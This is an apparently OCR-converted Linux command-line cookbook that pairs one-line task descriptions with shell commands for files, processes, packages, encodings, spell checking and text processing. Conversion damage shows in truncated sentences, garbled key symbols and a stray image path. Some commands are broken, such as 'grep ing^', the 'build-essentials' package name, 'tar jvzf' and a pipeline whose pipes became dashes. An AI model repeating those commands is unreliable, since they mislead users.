The Linux Operating System

"*I'm doing a (free) operating system, just a hobby,...*" Linus Torvalds

Contents

.

This booklet is designed to help with common tasks on a Linux system. The book is designed to be presentable as a series of "recipes" for accomplishing common tasks. These recipes consist of a plain English one-line description, followed by the Linux command which carries out the task. The document is focused on performing tasks in Linux using the 'command line' or 'console'. The format of the booklet was largely inspired by the "Linux Cookbook" www.dsl.org/cookbook

`http://github.com/himanshuc/nixhacker/tree/master`
: a good list of resources

`http://www.pixelbeat.org/cmdline.html`
: some command lines recipes

`http://www.shell-fu.org/`
: some command line recipes

`http://www.commandlinefu.com/`
: a very good site with lots of command-line tips

`http://dsl.org/cookbook/cookbook_toc.html`
: A very good Linux User "cookbook" and the primary inspiration for the booklets on this site.

Section 1

Good Books

`The`
: UNIX Environment (Andrew Walker, Wiley 1984)

`The`
: Linux Cookbook (Michael Stutz, No Starch Press)

`The`
: Unix Programming Environment (Kernighan et al)

1.1 Online Books

`http://www.catb.org/~esr/writings/taoup/html/`

http://www.faqs.org/docs/artu/
: a philosophical book about the unix operating system by Eric Raymond (2003)

http://www.linfo.org/onlinebooks.html
: a list of online linux books

Section 2 — *Getting Help*

The traditional Unix help system is called 'man' or 'manual' pages. And they can be good. It is one of the ironies and frustrations of Unix that a man page only really becomes helpful and interesting once one already knows what a program does and how to basically use it.

Show the short help description for all programs

```
whatis -r '.*'
```

```
for i in $(ls $(echo $PATH | tr ':' ' ')); do whatis $i; done | less
```

Search for a program by its name or short help

```
whatis -r '.*' | grep searchword
```

View the 'manual' page for the wc (word/line/character count) command

```
man wc   ~(sadly, man pages rarely have examples ...)
```

View the manual page in 'section' 4. See the list of sections, elsewhere

```
man 4 command
```

Show what software is available to install, relating to 'page layout' (on debian)

```
apt-cache search "page layout"
```

```
apt-cache search "page layout" | grep -v '^lib'   ~(exclude code
  ⇒ libraries))
```

Search all man pages for the word 'dig'

```
man -k dig   ~(does this search just the short description??)
```

Find documentation for LaTeX packages in pdf format

```
find /usr/share/doc/ -name '*.pdf'     ~(on a debian system, at least)
```

Section 3 — *Basic Linux Usage*

This section contains rewritten recipes some of which were taken from the Linux Cookbook by "No starch press", a very good book which has unfortunately become dated.

Log in to the system with a username of 'kurt'

```
bardo login: kurt
```

Log out of the system

```
logout
```

Switch to the fourth virtual console

```
press [ALT]-[F4].
```

Switch from the fourth to the third virtual console, press:

```
[ALT]-[<-]
```

Switch from X to the first virtual console, press:

```
[CTRL]-[ALT]-[F1]
```

Run the hostname tool

```
hostname
```

bardo

Output the version of the hostname tool

```
hostname --version
```

hostname 2.10

Run hostname and specify that the file 'host.info' is the file to read from

```
hostname -F host.info
```

Change your password

```
passwd
```

Changing password for kurt Old password: your current password

Output your username

```
whoami
```

kurt

See who is currently logged in

```
who
```

See who is currently logged in and what they are doing

```
w
```

Output a list of recent system use

```
last
```

Find out when user kurt last logged in

```
last kurt
```

NOTE: The last tool gets its data from the system file '/var/log/wtmp'; the last line of output tells how far this file goes back. Sometimes,

List the processes in your current shell session

```
ps
```

List all the processes that user hst has running on the system,

```
ps -u hst ~(This command is useful for listing all of your own
  ⇒ processes)
```

List all of the processes and give their usernames

```
ps aux  ~(there could be a lot of output, even on single user systems)
```

Display a continually updated display of the current system processes

```
top
```

List all the processes containing a reference to an 'sbin' directory

```
ps aux | grep sbin
```

List any processes whose process IDs contain a 13 in them

```
ps aux | grep 13
```

List the process whose PID is 344

```
ps -p 344
```

Output a list of programs that pertain to consoles

```
apropos consoles
```

Output a list of all tools whose pages in the system manual contain a reference to consoles

```
man -k consoles
```

List all of the packages on the system

```
dpkg -l
```

List all of the packages whose name or description contains the text "edit," regardless of case

```
dpkg -l | grep -i edit
```

Peruse descriptions of the packages that are available

```
less /var/lib/dpkg/available
```

Get a description of the who tool

```
whatis who
```

View the manual page for w

```
man w
```

View all of the Info manuals on the system

```
info
```

Read the Info documentation for the tar tool

```
info tar
```

This command opens a copy of The GNU tar Manual in info. To read the contents of a file written in Info format, give the name of

Read 'faq.info', an Info file in the current directory

```
info -f faq.info
```

Read 'faq.info', an Info file in the current directory, beginning with the node Text

```
info -n 'Text' -f faq.info
```

View the HTML version of the Debian FAQ in the lynx Web browser

```
lynx /usr/doc/debian/FAQ/debian-faq.html
```

View the compressed text version of the Debian FAQ in zless,

```
zless /usr/doc/debian/FAQ/debian-faq.txt.gz
```

Repeat the last command entered

```
[^|]
```

The [^—] key moves the last command you typed back to the input line, and executes it.

Put the last command you entered containing the string 'grep' back on the input line

```
C-r
```

(reverse-i-search)": grep *Put the third-to-the-last command you entered containing the* string grep back on the input line

```
C-r
```

(reverse-i-search)": grep

Clear the screen and then log out of the system

```
clear; logout
```

Run the hostname command three times

```
hostname; hostname; hostname
```

figaro

Redirect standard input for apropos to file 'keywords'

```
apropos < keywords
```

Redirect standard output of a command to the file 'commands'

```
apropos shell bash > commands
```

Append the standard output of apropos shells to the file 'commands'

```
apropos shells >> commands
```

Redirect the standard error of apropos shell bash to 'command.error'

```
apropos shell bash 2> command.error
```

Perform a long task in the background, saving all messages to 'img.txt'

```
find / | xargs file | grep image &>~/img.txt &
```

In the command above, both error messages (2>) and all normal output of the command will be redirected to the 'img.txt' text file in the users home folder.

Append the error output of a command to an existing file 'command.error'

```
apropos shells 2>> command.error
```

Redirect the standard output and standard error to the file 'commands'

```
apropos shells &> commands
```

Pipe the output of apropos bash shell shells to less

```
apropos bash shell shells | less
```

Run the command apropos shell > shell-commands as a background job

```
apropos shell > shell-commands &
```

Run job 4 in the background

```
bg %4
```

Trivia: running a job in the background is sometimes called "backgrounding" or "amping off" a job.

Bring the most recent background job to the foreground

```
fg
```

Bring job 3 to the foreground

```
fg %3
```

List your jobs

```
jobs
```

Kill job number 2

```
kill %2
```

To interrupt a running command use [control] c

```
find / -name '*e*'
```

```
[control] c
```

Search your command history for the text 'apropos'

```
history | grep apropos
```

Specify the second-to-the-last command in your history

```
[^|] [^|]
```

Trivia: '!', the exclamation mark is sometimes called "bang"

Run history event number 1 (the last command executed)

```
!1
```

Create a script of a shell session and save it to the file 'log.1'

```
script log.1
```

3.1 Simple File Commands

Create the file 'new.txt' in the current directory

```
touch new.txt
```

Create the file 'another' in the 'work/completed' subdirectory of the current directory

```
touch work/completed/another
```

Make a new directory called 'work' in the current working directory

```
mkdir work
```

Create the 'work/completed/2001' directory

```
mkdir -p work/completed/2001
```

```
mkdir --parents work/completed/2001     ~(the same)
```

If the 'work' and 'completed' folders do not exist, then they will be created.

3.2 Simple Folder Commands

Change the current working directory to '/usr/doc'

```
cd /usr/doc
```

Return to the directory you were last in

```
cd -
```

Determine what the current working directory is

```
pwd
```

List the contents of 'work', a subdirectory in the current directory

```
ls work
```

List the contents of the '/usr/doc' directory

```
ls /usr/doc
```

List the contents of the directory so that directories and executables are distinguished from other files

```
ls -F
```

Output a verbose listing of the '/usr/doc/bash' directory

```
ls -l /usr/doc/bash
```

Output a recursive directory listing of the current directory,

```
ls -R
```

List all of the files on the system

```
ls -R /
```

List the files in the '/usr/tmp' directory sorted with newest first

```
ls -t /usr/tmp
```

List all files in the current directory

```
ls -a
```


Output a tree graph of your home directory and all its subdirectories

```
tree ~          ~(this shows files as well as folders)
```

Show a just the start of a folder tree for the home folder

```
tree -d /usr/local | head -20
```

Peruse a tree graph of the '/usr/local' directory tree




```
tree -d /usr/local | less
```

Copy the file 'old' to the file 'new'

```
cp old new
```

Copy files preserving the file attributes

```
cp -p file.txt new-copy.txt
```

Copy a folder tree verbosely (showing what is being done)

```
cp -vr tree ~/new/
```

Copy the folder 'public_html', and subfolders, to 'private_html'

```
cp -R public_html private_html
```

The cp '-R' option doesnt copy symbolic links. The "man" page for cp states that -r and -R are equivalent

Make an archive copy of the directory tree 'public' to the 'private'

```
cp -a public_html private_html
```

Move the file 'notes' in the current working directory to '../play'

```
mv notes ../play
```

Move the file '/usr/tmp/notes' to the current working directory,

```
mv /usr/tmp/notes .
```

This command moves the file '/usr/tmp/notes' to the current working

Move the directory 'work' in the current working directory to 'play'

```
mv work play
```

Rename the file 'notes' to 'notes.old'

```
mv notes notes.old
```

NOTE: Renaming multiple files at once is a common request.

Remove the file 'notes' in the current working directory

```
rm notes
```

Remove the directory 'waste' and all of its contents

```
rm -R waste
```

Remove the directory 'empty'

```
rmdir empty
```

Use tab completion to remove the file 'No Way' in the current directory

```
rm No[TAB] Way
```

Delete the file '^Acat' in a directory that also contains the files 'cat' and 'dog'

```
rm -i ?cat    ~(rm: remove '^Acat'? y )
```

Remove the file '-cat' from the current directory

```
rm -- -cat
```

Create a hard link from 'seattle' to 'emerald-city'

```
ln seattle emerald-city
```

Create a symbolic link from 'seattle' to 'emerald-city'

```
ln -s seattle emerald-city
```

List all files in the '/usr/bin' directory that have the text 'tex' anywhere in their name

```
ls /usr/bin/*tex*
```

Copy all files whose names end with '.txt' to the 'doc' subdirectory

```
cp *.txt doc
```

Output a verbose listing of all files whose names end with either a '.txt' or '.text' extension, sorting the list so that newer files are listed first

```
ls -lt *.txt *.text
```

Move all files in the '/usr/tmp' directory whose names consist of the text 'song' followed by an integer from 0 to 9 and a '.cdda' extension, placing them in a directory 'music' in your home directory
Remove all files in the current working directory that begin with a hyphen and have the text 'out' somewhere else in their file name

```
rm -- -*out*
```

Concatenate all files whose names consist of an 'a' character followed by two or more characters

```
cat a??*
```

3.3 The Bash Prompt

Change your shell prompt to 'Your wish is my command: '

```
PS1='Your wish is my command: '
```

Change your prompt to the default bash prompt

```
PS1='\w $ '
```

Change the prompt to the current date, space character, the hostname in brackets, and a '>' character

```
PS1='\d (\h)>'
```

Clear the screen every time you log out,

```
clear      ~(put this in the file '.bash_logout')
```

Section 4 — *Installing Software*

List your largest installed packages.

```
wajig large
```

Find running binary executables that were not installed using

```
cat /var/lib/dpkg/info/*.list > /tmp/listin ; ls /proc/*/exe |xargs -l
  ⇒ readlink | grep -xvFf /tmp/listin; rm /tmp/listin
```

Purge all packages marked with 'rc'

```
sudo dpkg --purge `dpkg -l | awk '/^r/{print $2}'`
```

Show installed but unused linux headers, image, or modules

```
dpkg -l 'linux-*' | sed '/^ii/!d;/'"$(uname -r | sed "s/\(.*\)
  ⇒ -\([^0-9]\+\)/\1/")"'/d;s/^[^ ]* [^ ]* \([^ ]*\).*/\1/;/[0-9]/!d'
```

List your largest installed packages.

```
dpkg --get-selections | cut -f1 | while read pkg; do dpkg -L $pkg |
  ⇒ xargs -I'{}' bash -c 'if [ ! -d "{}" ]; then echo "{}"; fi' | tr '\
  ⇒ n' '\000' | du -c --files0-from - | tail -1 | sed "s/total/$pkg/";
  ⇒ done
```

Ubuntu easter eggs

```
apt-get moo
```

Generate a list of installed packages on Debian-based systems

```
dpkg --get-selections > LIST_FILE
```

Find the dates your debian/ubuntu packages were installed.

```
ls /var/lib/dpkg/info/*.list -lht |less
```

In the context of computers, software is also known as 'programs', 'applications' or 'executables'. Software allows you to carry out a particular task on your computer.
The simple installation of new software on a Linux system is achieved via 'packages'. Thousands of packages of free and open-source software are available. On a Debian-style linux distribution (such as Ubuntu) these package files have a '.deb' extension, where as on a redhat-style Linux distribution (such as Fedora), these files have a '.rpm' file-name extension

`freshmeat`
: new linux applications

`linux.softpedia.org`

Download a file to install and then check the md5sum

```
md5sum filename     ~(compare this with the given value)
```

other installation software

`dpkg`	Install or query package files on the local computer
`dselect`	
`aptitude`	Slightly more 'sophisticated' than apt-get
`synaptic`	A graphical program similar to 'add/remove programs' on ms windows
`tasksel`	A graphical way to install whole software 'suites'

Find a file's package or list a package's contents.

```
dlocate [ package | string ]
```

Choose a software bundle to install

```
tasksel
```

Markup a apt-cache search for 'splice' as a LaTeX table

```
apt-cache search splice | sed 's/ - / \& /; s/$/ \\\\/' | less
```

4.1 Redhat Style Software Packages

Download and install the software package in one step

```
rpm -ivh 'http://www.website.com/path/to/desired_software_package.rpm'
```

Find out what package some command belongs to (on RPM systems)

```
rpm -qif `which more`
```

4.2 Debian Packages

Dpkg may be used to install '.deb' files which are already present on the local machine, where as apt-get is capable of downloading the package from a repository, as well as resolving dependencies of a package on other packages (so that the user doesn't have to worry about it)

Search ubuntu packages to find which package contains the file

```
apt-file find bin/programname
```

Check the apt security keys

```
apt-key list
```

Install a LAMP server in a Debian based distribution

```
sudo tasksel install lamp-server
```

Update program providing a functionality on Debian

```
update-alternatives --config java
```

List your largest installed packages (on Debian/Ubuntu)

```
dpigs
```

Convert deb to rpm

```
alien -r -c file.deb
```

Display the total number of packages available

```
apt-cache stats
```

Update the repository cache

```
sudo apt-get update ~(add repositories to /etc/apt/sources.list)
```

Show all packages which are currently installed

```
dpkg -l | less
```

Show just the names and descriptions of packages installed

```
dpkg -l | awk '{$1=""; $2=$2 ","; $3=""; print }' | less
```

Show all files which were installed as part of 'package'

```
dpkg -L package
```

Find out which package a file belongs to

```
dpkg -S /path/to/file
```

Install the package in the 'miscfiles-1.1.7.deb' file

```
dpkg -i miscfiles-1.1.7.deb
```

Install the 'scribus' desktop publishing software on a linux system

```
sudo apt-get install scribus
```

Install a particular version of a program / package

```
apt-get install program=X.Y.Z-n
```

Check which version of the program is installed on your Debian

```
aptitude show $PROGRAM | grep Vers
```

Check which versions of a program or package are available

```
apt-cache policy programname
```

Search for a program to install which has something to do with 'web'

```
apt-cache search web
```

Show all programs whose names do not begin with 'lib'

```
apt-cache search '.*' | grep -v '^lib' | sort | less
```

The names of 'code libraries' often begin with the letters 'lib' and normally they are automatically installed when you install some piece of linux software with 'apt-get'

Show the details for a particular program/ package

```
apt-cache show programname
```

Uninstall a program

```
apt-get remove --purge program
```

Get the source code for a program or package

```
sudo apt-get source program  ~(the files get put in the current folder)
```

(uncomment the 'deb-src' line in 'sources.list')

Put a 'source line' in /etc/apt/sources.list

```
deb-src http://http.us.debian.org/debian etch main contrib
```

```
sudo apt-get update  ~(to update the package lists)
```

Upgrade your Debian system to the most recent release

```
apt-get update
```

```
apt-get dist-upgrade
```

List installed deb packages by size

```
dpkg-query -Wf '${Installed-Size}\t${Package}\n' | sort -n
```

Remove today's installed packages

```
grep "install " /var/log/dpkg.log | awk '{print $4}' | xargs apt-get -y
```

Repeatedly purge orphaned packages on Debian-like Linuxes

```
while [ $(deborphan | wc -l) -gt 0 ]; do dpkg --purge $(deborphan);
 ⇒ done
```

Cap apt-get download speed

```
sudo apt-get -o Acquire::http::Dl-Limit=25 install <package>
```

Does a full update and cleaning in one line

```
sudo apt-get update && sudo apt-get upgrade && sudo apt-get autoclean
 ⇒ && sudo apt-get autoremove
```

4.3 Compiling And Installing Programs

If a 'package' is not available for the Linux distribution which you have on your computer, then you may have to download and install the source code and any libraries which it depends on. This is also the case when you want the absolutely latest cutting-edge version of a piece of open-source software.

Download the source code

```
wget ...
```

Unpack the downloaded source code

```
tar xvzf source.tar.gz
```

```
tar jvzf source.tar.bz2   ~( ?? )
```

Look in the unpacked folder to see if there is a 'configure' script

```
cd sourcefolder; ls
```

Make sure that a compiler (gcc for example) is installed on the computer

```
sudo apt-get install build-essentials
```

Configure, compile and install a program

```
./configure && make && make install
```

```
sudo ./configure && make && make install
```

Find out what library dependencies a given executable has

```
ldd programname
```

4.4 Making Debian Packages

`http://tldp.org/HOWTO/html_single/Debian-Binary-Package-Building-HOWTO/`
: Instructions about how to make a debian (binary) package that can be installed with the 'apt-get' command.

List all files which a debian package will install

```
dpkg-deb -c var/cache/apt/archives/somepackage.deb
```

Show information about a debian package

```
dpkg-deb -I var/cache/apt/archives/somepackage.deb
```

List all the files within a debian package file

```
ar tv somepackage.deb
```

Show information about the format of the 'control' file of a debian package

```
man 5 deb-control ~(the control file determines dependencies etc)
```

Find problems in a debian package

```
lintian somepackage.deb
```

Essential Sound Tasks

Section 5

Synthesize text as speech

```
echo "hello world " | festival --tts
```

Record a WAV sample from the microphone and save it to a file 'hello.wav'

```
rec hello.wav    ~(begins an 8,000 Hz, monaural 8-bit WAV recording)
```

Make a high-fidelity recording from the microphone and save it to 'goodbye.wav'

```
rec -s w -c 2 -r 44100 goodbye.wav
```

Play the MP3 stream at the url

```
mpg321 http://example.net/broadcast/live.mp3
```

Convert 'sound.mp3' into a wav file 'new.wav' (a new file is created)

```
mpg321 -w new.wav old.mp3    ~(the file 'old.mp3' is unchanged)
```

```
mpg123 -w new.wav old.mp3    ~(the same)
```

Encode an MP3 file from a WAV file called 'september-wind.wav'

```
lame september-wind.wav september-wind.mp3
```

Translation

Section 6

translation tools

`youtranslate`	Uses web services such as google

Unicode

Section 7

Find UTF-8 text files misinterpreted as ISO 8859-1 due to Byte

```
find . -type f | grep -rl $'\xEF\xBB\xBF'
```

Show the current locale (language and character encoding)

```
locale
```

Show a hexdump of a text file

```
hd file.txt
```

```
hexdump file.txt    #(the format is a little different)
```

Text File Encodings

Section 8

Convert a file from ISO-8859-1 (or whatever) to UTF-8 (or

```
tcs -f 8859-1 -t utf /some/file
```

Convert filenames from ISO-8859-1 to UTF-8

```
convmv -r -f ISO-8859-1 -t UTF-8 --notest *
```

Detect encoding of the text file 'file.txt'

```
file -i file.txt   ~(-i is the 'mime' switch, but it also shows encoding
  ⇒ )
```

Convert file from UTF8 (no BOM) to UTF16 (with BOM)

```
recode UTF8..UTF-16LE linux-utf8-file.txt
```

Batch convert files to utf-8

```
find . -name "*.php" -exec iconv -f ISO-8859-1 -t UTF-8 {} -o ../newf
  ⇒ /{} \;
```

Find UTF-8 text files misinterpreted as ISO 8859-1 due to Byte

```
find -type f |while read a;do [ "`head -c3 -- "${a}"`" == $'\xef\xbb\
  ⇒ xbf' ] && echo "Match: ${a}";done
```

Fix UTF-8 text files misinterpreted as ISO 8859-1 due to Byte

```
perl -i -pe 's/\xef\xbb\xbf//g' <file>
```

Convert file type to unix utf-8

```
ex some_file "+set ff=unix fileencoding=utf-8" "+x"
```

Convert one file from ISO-8859-1 to UTF-8.

```
iconv --from-code=ISO-8859-1 --to-code=UTF-8 iso.txt > utf.txt
```

Section 9

Spell Checking

spell checking programs

`spell`	A non interactive spell checker
`ispell`	A veteran program
`aspell`	The gnu version
`myspell`	The open-office spell checker
`hunspell`	Based on ispell
`spellutils`	Debian package to selectively spell check

Search for all debian packages which have something to do with spelling

```
apt-cache search spell
```

Spell check the file 'lecture.draft'

```
spell lecture.draft ~(prints a list of badly spelled words)
```

Print all mispelled words in all ".txt" files with line numbers and file name

```
spell -n -o *.txt
```

Spell check the file 'ch.1.txt', with misspellings to the file 'bad.sp'

```
spell ch.1.txt > bad.sp
```

Quickly check the spelling of a word on the command line

```
echo 'is this Korrect ?' | spell
```

(this prints 'Korrect' since it is badly spelled)

Output a sorted list of the misspelled words from the file 'lecture.draft'

```
spell lecture.draft | sort | uniq
```

9.1 Ispell

ispell is an older and simpler program than aspell

Interactively spell check 'fall-lecture.notes'

```
ispell fall-lecture.notes
```

Install a British English dictionary for the "ispell" spell checker

```
sudo apt-get install ibritish
```

Check and correct the spelling interactively in document "report.txt"

```
ispell report.txt
```

(when a misspelling is found, type the number of the replacement)

Spell check "file.txt" using a british english dictionary

```
ispell -d british file.txt
```

Spell check a document written in spanish (using a spanish dictionary)

```
ispell -d spanish archivo.txt
```

Show what dictionaries are available locally for ispell

```
ls /usr/lib/ispell/
```

The ispell dictionaries are all called "i[language-name]"

```
dictionary files: icatalan, ibrazilian ...
```

Spell check and correct "thesis.tex" which is a LaTeX format document

```
ispell -t thesis.tex   ~(ispell ignores the latex mark-up codes)
```

9.2 Aspell

aspell is a more modern and capable spell checking program #

`http://aspell.net/`
: the official site

`http://aspell.net/man-html/index.html`
: A usage manual for aspell

Show options for aspell and available dictionaries

```
aspell help | less
```

Show locally available dictionaries for aspell

```
aspell dicts
```

Install a British and American English dictionary for aspell

```
sudo apt-get install aspell-en
```

Install a spanish dictionary for aspell

```
sudo apt-get install aspell-es
```

Show all debian packages and dictionaries for aspell

```
apt-cache search aspell
```

Interactively check the spelling of the file "chapter.txt"

```
aspell -c chapter.txt
```

```
aspell check chapter.txt       ~(the same)
```

@ aspell with other languages .....

Check the spelling of "chapter.txt" using British English spelling

```
aspell -d british -c chapter.txt
```

```
aspell -d en_GB -c chapter.txt    ~(this is the same)
```

Check the spelling of "chapter.txt" using a Spanish dictionary

```
aspell -d spanish -c chapter.txt
```

```
aspell -d es -c chapter.txt    ~(this is the same)
```

Check spelling in the comments in the shell script (lines starting with "#")

```
aspell --mode=comment -c script.sh   ~(!!doesnt work on my version)
```

Checking the spelling in the tex/LaTeX file "chapter.tex"

```
aspell -t -c chapter.tex
```

Show available filters for spell-checking particular types of files

```
aspell filters
```

```
aspell dump filters    ~(the same)
```

Spell check a file skipping (ignoring) lines which start with '>'

```
aspell --mode=email check book.txt
```

```
aspell --mode=email -c book.txt     ~(the same)
```

```
aspell -e -c book.txt
```

Create a vim "mapping" to use aspell within vim

```
map TT :w!<CR>:!aspell check %<CR>:e! %<CR>
```

Spell check a file but only between a "" character and the end of the line*

```
aspell --add-filter=context --add-context-delimiters="* \0" -c
  ⇒ francisco.txt
```

(doesnt really work)

Section 10

Text Files

10.1 Viewing Text Files

text file viewing tools

`less`	A text file pager
`most`	A more capable pager

To print a specific line from a file

```
awk 'FNR==5' <file>
```

Set the default pager to be the 'most' program

```
update-alternatives --set pager /usr/bin/most
```

View non-printing characters with cat

```
cat -v -t -e
```

See non printable caracters like tabulations, CRLF, LF line

```
od -c <FILE> | grep --color '\\.'
```

@ Less .....

`http://www.greenwoodsoftware.com/less`
: the homepage for less

The humble 'less' program is worthy of a second look. Less allows one to peruse and search a text file, but not alter it. I am documenting version 429 (year 2008). Less uses vi-like keys to move around and search.

View the text file 'doc.txt' one screen page at a time

```
less doc.txt
```

View the text file 'days.txt' starting at the end

```
less +G days.txt
```

some common 'less' commands

[space-bar]	Forward one window
Esc + [space-bar]	Forward one window (with multiple files)
b	Back one window
j	Down one line (the same as 'vim')
k	Up one line (the same as 'vim')
F	Go to end of file and 'follow' new data (like tail -f)
G	Go to the last line of the file
g	Go to the first line of the file
/pattern	Search forward for (N-th) matching line.
?pattern	Search backward for (N-th) matching line.
n	Repeat previous search (for N-th occurrence).
N	Repeat previous search in reverse direction.
ESC-n	Repeat previous search, spanning files.
v	Edit the current file with $VISUAL or $EDITOR

some less command line switches

-i	When searching within less, ignore case, unless search has uppercase
-I	When searching within less, ignore case.
-G	Dont highlight matches when searching within less

@ starting less .....

View the file 'long.txt' and make searches within less case-insensitive

```
less -I long.txt
```

View the file 'long.txt', with 'semi' case-insensitive searching

```
less -i long.txt   ~(searches with capital letters are case-sensitive)
```

Make an alias which will make less always semi case-insensitive

```
alias less='less -i'
```

Within less turn on or off case-insensitive searching

```
-I [enter]
```

Within less see whether searches are case-sensitive or not

```
_I
```

View the output of 'grep' starting at the first line which has 'science' in it

```
grep tree forest.txt | less +/science
```

Follow the end of the log file 'tcp.log' showing new data as it enters

```
less +F tcp.log   ~(this is like 'tail -f' but allows more perusal)
```

Search for a word in less

```
/\bTERM\b
```

Go to the 80% position in the file (that is, 80% towards the end)

```
p80
```

Display less commands

```
h
```

@ less with multiple files .....

Search multiple files for the text 'tree'

```
less *.txt (then type) /*tree
```

@ less bookmarks .....

Less bookmarks work in the same way as 'vi' or 'vim' bookmarks

Mark the current top-of-screen position in the text file as bookmark 'x'

```
mx      ~(any single letter can be used as a bookmark)
```

Jump to the bookmark x

```
'x
```

Save text from current top-of-screen to the bookmark 'x' in file 'save.txt'

```
|x cat > save.txt
```

Jump to where you just were (before going to a bookmark)

```
''
```

Edit the current file (but the variable $EDITOR or $VISUAL must be set)

```
v
```

10.2 Analysing Language

10.3 Dictionaries

Look up the definition of a word

```
curl dict://dict.org/d:something
```

10.4 Wordnet

Get help for wordnet

```
man wnintro
```

```
man wn
```

Show a list of word senses available for the word 'browse',

```
wn browse -over
```

Output a list of words from the dictionary that begin with the string 'homew'

```
look homew  ~(prints something like 'homeward' and 'homework' ...)
```

List words in the dictionary containing the string 'dont' regardless of case

```
grep -i dont /usr/dict/words
```

List all words in the dictionary that end with 'ing'

```
grep ing^ /usr/dict/words
```

List all of the words that are composed only of vowels

```
grep -i '^[aeiou]*$' /usr/dict/words
```

Output a list of words that rhyme with 'friend', search '/usr/dict/words' for lines ending with 'end':

```
grep 'end$' /usr/dict/words
```

Search the WordNet dictionary for nouns that begin with 'homew'

```
wn homew -grepn
```

Search the WordNet dictionary for nouns and adjectives that begin with 'homew'

```
wn homew -grepn -grepa
```

List the definitions of the word 'slope'

```
wn slope -over
```

Output all of the synonyms (same meaning) for the noun 'break'

```
wn break -synsn
```

Output all of the synonyms for the verb 'break'

```
wn break -synsv
```

Output all of the antonyms (opposite meaning) for the adjective 'sad'

```
wn sad -antsa
```

A hypernym of a word is a related term whose meaning is more general

Output all of the hypernyms for the noun 'cat'

```
wn cat -hypen
```

Debian 'dict'

* check file 'dissertation' for clichs or other misused phrases, type:

```
diction dissertation | less
```

* check file 'dissertation' for clichs or other misused phrases, and write the output to a file called 'dissertation.diction'

```
diction dissertation > dissertation.diction
```

If you don't specify a file name, diction reads text from the standard

Output all lines containing double words in the file 'dissertation'

```
diction dissertation | grep 'Double word'
```

Check the readability of the file 'dissertation'

```
style dissertation
```

Like diction, style reads text from the standard input if no text is given

Output all sentences in the file 'dissertation' whose ARI is greater than a value of 20

```
style -r 20 dissertation
```

Output all sentences longer than 14 words in the file 'dissertation'

```
style -l 14 dissertation
```

Output the number of lines, words, and characters in file 'outline'

```
wc outline
```

Output the number of characters in file 'classified.ad'

```
wc -c classified.ad
```

Use wc with the '-w' option to specify that just the number of words be

Output the number of words in the file 'story'

```
wc -w story
```

Output the combined number of words for all the files with a '.txt' file name extension in the current directory

```
cat *.txt | wc -w
```

Output the number of lines in the file 'outline'

```
wc -l outline
```

Output a word-frequency list of the text file 'naked_lunch',

```
tr ' ' '\n' < naked_lunch | sort | uniq -c
```

Output a count of the number of unique words in the text file 'naked_lunch'

```
tr ' ' '
```

> ' < naked_lunch — sort — uniq -c — wc -l

Rank the files rep.a, rep.b, rep.c in order of relevance to keywords 'saving' and 'profit'

```
rel "(saving & profit)" report.a report.b report.c
```

Output a list of any files containing either 'invitation' or 'request' in the '~/mail' directory, ranked in order of relevancy, type:

```
rel "(invitation | request)" ~/mail
```

Output a list of any files containing 'invitation' and not 'wedding' in the '~/mail' directory, ranked in order of relevancy, type:

```
rel "(invitation ! wedding)" ~/mail
```

Output a list of any files containing 'invitation' and 'party' in the '~/mail' directory, ranked in order of relevancy

```
rel "(invitation & party)" ~/mail
```

10.5 Wrapping Text Lines

Format a text file with lines 80 characters long,

```
fmt -w 80 textfile    ~(short lines lengthened)
```

```
fmt -s -w 80 textfile    ~(short lines are not lengthened)
```

Use par instead

10.6 Splitting Text Files

Split a file into a maximum of 10 files on lines containing '#200', '#400', '#600' etc with output files called "zz00", "zz01", etc

```
csplit -f zz file.txt "/^#1?[24680]00$/" {8}
```

(the split occurs 'before' the line containing the match)

10.7 Merging Text Files

Concatenate lines of to files, one by one

```
join file1.txt file2.txt > file3.txt
```

Merges given files line by line

```
paste -d ',:' file1 file2 file3
```

10.8 Converting Other Formats To Text

Convert from html to text

```
lynx -dump http://url > textfile
```

```
links-dump http://url > textfile ~(may render tables)
```

```
w3m -dump http://url > textfile  ~(may tables better)
```

Remove the newline characters from the text file 'autoexec.bat'

```
fromdos autoexec.bat
```

```
dos2unix autoexec.bat ~(the same)
```

Add newline characters to all of '.tex' files in the current directory

```
todos *.tex
```

```
unix2dos *.tex ~(the same)
```

10.9 Converting Character Encodings

http://asis.epfl.ch/GNU.MISC/recode-3.6/recode_3.html

Convert encoding of given files from one encoding to another

```
iconv -f utf8 -t utf16 /path/to/file
```

See also iconv (older)
Show possible conversions with the 'recode' tool

```
recode -l | less
```

Convert latin9 (western europe) character encoding to utf8

```
recode iso-8859-15..utf8 report.txt    ~(the actual file is changed)
```

Convert from the local character set to the latin1 encoding saving to "new.txt"

```
recode ..lat1 < file.txt > new.txt    ~(the original file is unchanged)
```

Convert to html

```
recode ..HTML < file.txt > file.html
```

Convert from utf8 to html with verbose output

```
recode -v u8..h < file.txt
```

Convert from MS Windows utf8 to the local character set

```
recode utf-8/CRLF.. file-to-change.txt
```

10.10 Comparing And Patching Text Files

The process of 'patching' a text or code file is very important in the world of open-source development (and therefore in the development of Linux itself). Patching allows non-linear changes to be made to a file and is usually used in conjuction with 'diff'

Use colordiff in side-by-side mode, and with automatic column

```
colordiff -yW"`tput cols`" /path/to/file1 /path/to/file2
```

Compare a file with the output of a command or compare the output

```
vimdiff foo.c <(bzr cat -r revno:-2 foo.c)
```

Remote diff with side-by-side ordering.

```
ssh $HOST -l$USER cat /REMOTE/FILE | sdiff /LOCAL/FILE -
```

Diff files on two remote hosts.

```
diff <(ssh alice cat /etc/apt/sources.list) <(ssh bob cat /etc/apt/
  ⇒ sources.list)
```

Show lines that appear in both file1 and file2

```
comm -1 -2 <(sort file1) <(sort file2)
```

Find the extra lines in file2

```
diff file1 file2 | grep ^>
```

Find the extra lines in file1

```
diff file1 file2 | grep ^<
```

Compare a remote file with a local file

```
ssh user@host cat /path/to/remotefile | diff /path/to/localfile -
```

Generate diff of first 500 lines of two files

```
diff <(head -500 product-feed.xml) <(head -500 product-feed.xml.old)
```

Compare the files 'manuscript.old' and 'manuscript.new'

```
diff manuscript.old manuscript.new
```

Peruse the files 'olive' and 'green' side by side indicating differences

```
sdiff olive green | less
```

Output a difference report for files 'tree', 'bush', and 'hedge',

```
